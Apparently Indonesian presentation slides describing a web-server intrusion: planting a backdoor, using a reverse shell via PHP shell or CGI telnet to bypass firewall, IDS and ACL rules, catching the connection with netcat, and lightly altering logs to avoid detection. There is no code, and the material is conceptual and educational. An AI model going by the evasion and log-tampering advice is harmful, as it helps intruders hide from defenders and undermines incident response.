
- Attacker membuka koneksi ke server menggunakan port 80 (HTTP)
- Attacker menemukan celah untuk memasang backdoor di komputer server

## Reverse Shell



- Attacker membuka koneksi ke server menggunakan port 80 (HTTP)
- Attacker menemukan celah untuk memasang backdoor di komputer server
- Attacker melakukan akan koneksi ke backdoor yang di pasang di server
- Attacker gagal melakukan koneksi dikarenakan rule yang di terapkan di firewall (IDS, ACL, IPS)

## Reverse Shell



- Attacker membuka koneksi ke server menggunakan port 80 (HTTP)
- Attacker menemukan celah untuk memasang backdoor di komputer server
- Attacker melakukan akan koneksi ke backdoor yang di pasang di server
- Attacker gagal melakukan koneksi dikarenakan rule yang di terapkan di firewall (IDS, ACL, IPS)
- Attacker mengeksekusi script reverse shell via phpshell, cgi telnet , remote command execution
- User di mesin melakukan koneksi balik ke mesin attacker dan membypass firewall (IDS,ACL,IPS)
- Attacker menjalankan netcat untuk membind shell untuk menerima koneksi dari User di Server

## Reverse Shell

- Backdoor tidak selalu online !
- Pengaktifannya bisa melalui backdoor lain di web aplikasi
- Minimalisir kecurigaan [Tuan Rumah](#)
- PhpShell, cgi-telnet, remote command execution

## Jejak-ku

- Log yang tidak biasa akan mencurigakan ?
- Jika sesuai prosedur apakah bahaya ?
- Jika dirasa perlu lakukan sedikit modifikasi log
- Menghapus file log akan terlalu mencurigakan.

M O V I E T I M E

Angelina Jolie

# HACKERS



## “Si bodoh”

- Defacing, ???!!
- Merubah file, menghapus file , dsb
- Berlakulah **biasa** sampai kita “selesai”

# Mari Diskusi

*Bagi bagi ilmu dunk ?*